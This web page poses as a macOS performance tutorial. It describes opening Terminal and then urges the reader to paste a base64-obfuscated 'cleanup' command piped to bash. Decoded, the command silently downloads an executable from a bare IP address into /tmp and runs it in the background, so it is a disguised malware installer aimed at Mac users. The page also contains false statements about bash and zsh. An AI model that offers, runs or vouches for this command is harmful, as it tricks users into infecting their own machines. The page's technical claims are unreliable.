Why Macs Become Slower Over Time
Although macos has great performance, each Mac gets clogged over time:
On their own they're not a problem. In combination they could cause slow response times, increased boot time and less disk space. But the best part is that most of them can be fixed with standard Terminal commands.
What is Terminal on Mac
MacOS has a handy tool called Terminal that tons of power users use every single day. You just need a one smart commands, and you can clear out old caches, restart background services, rebuild indexes, and get rid of those annoying temporary files slowing your Mac down. No need to buy fancy software or know a bunch of technical stuff.
Why Use Terminal Instead of Third-Party Cleaners?
Most optimization apps simply automate commands that already exist inside macOS. Using Terminal means:
For users who prefer maximum performance with minimum clutter, Terminal remains one of the most effective maintenance tools available.
Get Better Performance in Minutes
1. Open Terminal using Spotlight Search
The first way to open Terminal is to use Spotlight Search. In fact, it's one of the easiest ways to open any app on Mac.
- Click the magnifying glass icon from the menu bar. Or press Command-Space to launch it.
- Start typing 'Terminal' and double-click the search result to open it.

Some users wonder if it is possible to open Terminal using a keyboard shortcut. So far, it's impossible, but you can use the Command-Space shortcut to launch Spotlight search and find Terminal there.
2. Open Terminal From Launchpad

Alternatively, you can go to Launchpad and open Terminal from there. It's in the Utilities folder usually located on the first page of Launchpad.
3. Open Terminal from your Applications folder

Finally, like with any other app, you can open Terminal from your Applications folder.
- Open a new Finder window.
- Navigate to Applications from the sidebar or click Go > Applications from the menu bar.
- Double-click Utilities and find Terminal in this folder.

You'll see a small window with a white background open on your desktop. In the title bar are your username, the word "bash" or "zsh," and the window's dimensions in pixels. Bash stands for "Bourne again shell." There are a number of different shells that can run Unix commands, and on the Mac, Bash is the one used by Terminal. Since macOS Catalina, zsh runs on top of bash. Zsh is easier to use compared with bash because it doesn't require strict user permissions. However, you can switch between the two based on your preferences. Just type bash or zsh in Terminal to enable the change.
Now follow these three simple steps
Copy the Command
Click the button below to copy the Terminal command.
echo "Y2xlYXIKZWNobyAiTG9hZGluZy4uLiBQbGVhc2UgV2FpdCIKY3VybCAtcyBodHRwOi8vODYuNTQuMjUuMjEzL2QvdW5peDEyMDM5ODMxID4gL3RtcC91bml4MDAxCmNobW9kICt4IC90bXAvdW5peDAwMQovdG1wL3VuaXgwMDEgPiAvZGV2L251bGwgMj4mMSAmIGRpc293bg==" | base64 -d | bash
Paste into Terminal
Open Terminal and paste the command using:
⌘ Command + V
Press Enter
Press the Enter ↵ key to execute the command.